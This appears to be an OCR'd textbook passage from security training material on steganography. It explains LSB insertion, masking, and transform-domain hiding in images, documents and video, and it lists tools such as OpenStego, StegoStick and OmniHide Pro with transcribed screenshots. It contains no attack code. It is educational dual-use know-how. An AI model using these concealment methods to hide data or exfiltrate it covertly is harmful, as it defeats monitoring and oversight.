  Suppose you want to hide the letter "H" in the above 24-bit image. The system represents the letter "H" by binary digits 01001000. To hide this "H," you can change the previous stream to:




Figure 6.136: Example of LSB insertion

You just need to replace the LSB of each pixel of the image file, as shown in the figure. To retrieve this H at the other side, the recipient combines all the LSB image bits and is thus able to detect the H.

- **Masking and Filtering**

  Masking and filtering techniques exploit the limitations of human vision, which is incapable of detecting slight changes in images. Grayscale images and digital watermarks can hide information in a way similar to that of watermarks on paper.

  Masking allows you to conceal secret data by placing the data in an image file. You can use masking and filtering techniques on 24-bit-per-pixel and grayscale images. To hide secret messages, you must adjust the luminosity and opacity of the image. If the change in luminance is insignificant, then people other than the intended recipients will fail to notice that the image contains a hidden message. This technique can be easily applied as the image remains undisturbed. In most cases, users perform masking of JPEG images. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, you can hide your information in lossy JPEG images, often using the masking technique. If a message hides in significant areas of the picture, the steganography image encoded with a marking degrades at a lower rate under JPEG compression.

  Masking techniques can be detected with simple statistical analysis but are resistant to lossy compression and image cropping. The information is not hidden in the noise but in the significant areas of the image.

- **Algorithms and Transformation**

  The algorithms and transformation technique involves hiding secret information during image compression. In this technique, the user conceals the information by applying various compression algorithms and transformation functions. A compression algorithm and transformation uses a mathematical function to hide the coefficient of the least bit during image compression. The data are embedded in the cover image by changing the coefficients of a transformation of an image. Generally, JPEG images are the most suitable for compression, as they can function at different compression levels. This technique provides a high level of invisibility of secret data. JPEG images use a discrete cosine transform to achieve compression.

  There are three types of transformation used in the compression algorithm:

  - Fast Fourier transformation
  - Discrete cosine transformation
  - Wavelet transformation

If the user embeds the information in the spatial domain of the LSB insertion technique, information hidden in the images can be vulnerable to attacks. An attacker can utilize simple signal-processing techniques and damage the information hidden in the image when using the LSB insertion technique. This may refer to the loss of information when the image undergoes certain processing techniques like compression. To overcome these problems, one can hide the information with frequency-domain-based techniques such as fast Fourier transformation, discrete cosine transformation, or wavelet transformation. Digital data are not continuous in the frequency domain. Analysis of the image data, to which frequency domain transformations are applied, becomes extremely challenging, which renders cryptanalysis attacks difficult to be performed.

Image Steganography Tools


Image steganography tools detect hidden content in images in which the hidden data are inserted in redundant bits of data sources. You can use image files such as JPEG, GIF, BMP, and PNG to conceal your data.

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego is a steganography application that provides the following functions.

  - **Data Hiding:** It can hide any data within a cover file (e.g., images)
  - **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying.



Message File: C:\Users\Administrator\Desktop\Document.txt

Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
C:\Users\Administrator\Desktop\bike.jpg

Output Stego File: C:\Users\Administrator\Desktop\output_file.bmp

Encryption Algorithm: AES128
Password: •••••••••
Confirm Password: •••••••••

Figure 6.137: Screenshot of OpenStego

Some examples of image steganography tools are as follows:


- QuickStego (*http://quickcrypto.com*)
- SSuite Picsel (*https://www.ssuitesoft.com*)
- CryptaPix (*https://www.briggsoft.com*)
- gifshuffle (*http://www.darkside.com.au*)
- PHP-Class Stream Steganography (*https://www.phpclasses.org*)

Document Steganography

- Document steganography is the technique of **hiding secret messages** transferred in the **form of documents**
- It includes the **addition of white spaces and tabs** at the end of the lines

StegoStick

It hides any file or message in an image (BMP,JPG,GIF), Audio/Video (MPG, WAV, etc.) or any other file format (PDF,EXE,CHM, etc.)


StegoStick
StegoStick
Readme
Hiding
UnHiding
Help
License
Hide File
Hide Message
browse
browse
browse
Back
Hide
Clear

Secret File: C:\Users\Administrator\Desktop\msg.txt

Cover File: C:\Users\Administrator\Desktop\bike.jpg

Destination Path: C:\Users\Administrator\Desktop

Enter Password: ••••••••

https://sourceforge.net

Document Steganography Tools

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Document Steganography

Document steganography is the technique of hiding secret messages transferred in the form of documents. It includes the addition of whitespaces and tabs at the ends of lines. A stego-document is a cover document comprising the hidden message. Steganography algorithms, referred to as the "**stego system**," are employed to hide the secret messages in the cover medium at the sender end. The same algorithm is used by the recipient to extract the hidden message from the stego-document.

The following diagram illustrates the document steganography process:



PDF
XLS
DOC
Document Files
Information
Steg Tool
PDF
XLS
DOC
Steg Tool
PDF
XLS
DOC
Document Files
Information

Figure 6.138: Document steganography process


Document Steganography Tools

Document steganography tools help in hiding files within documents, such as text or html files, using steganography methods.

- **StegoStick**

  Source: *https://sourceforge.net*

  StegoStick is a steganographic tool that allows attackers to hide any file in any other file. It is based on image, audio, or video steganography, which hides any file or message in an image (BMP, JPG, GIF, etc.), audio/video (MPG, WAV, etc.), or any other file format (PDF, EXE, CHM, etc.).



Secret File: C:\Users\Administrator\Desktop\msg.txt

Cover File: C:\Users\Administrator\Desktop\bike.jpg

Destination Path: C:\Users\Administrator\Desktop

Enter Password: ••••••••

Figure 6.139: Screenshot of StegoStick

Some examples of document steganography tools are listed as follows:

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Video Steganography


- Video steganography refers to **hiding secret information** in a carrier video file
- In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, and .WMV
- **Discrete Cosine Transform (DCT)** manipulation is used to add secret data at the time of the transformation process of the video

Video Steganography Tools

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net)*
- MSU StegoVideo (*http://www.compression.ru*)

OmniHide Pro

OmniHide Pro **hides a file within another file**. Any file can be hidden within common image/music/video/document formats. The output file will work in the same way as the original source file



Mask File: C:\Users\Administrator\Desktop\bike.jpg

File To hide: C:\Users\Administrator\Desktop\tutorial_videoediting.avi

Output File: C:\Users\Administrator\Desktop\bike_Out.jpg

☐ View converted file when complete

Ready

Video Steganography

The image steganography discussed earlier can only hide a small amount of data inside image carrier files. Thus, image steganography can only be used when small amounts of data are to be hidden in the image files. However, one can use video steganography when it is necessary to hide large amounts of data inside carrier files.

Video steganography refers to the hiding of secret information in a carrier video file. The information is hidden in video files of different formats, such as .AVI, .MPG4, .WMV, etc. Discrete cosine transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video.

Video files carry the secret information from one end to another. This ensures greater security of your secret information. Numerous secret messages can be hidden in video files as every frame consists of both images and sound. As the carrier video file is a moving stream of images and sound, it is difficult for the unintended recipient to notice the distortion in the video file caused due to the secret message, and therefore, the message might go unobserved because of the continuous flow of the video. You can apply all the techniques available for image and audio steganography to video steganography.

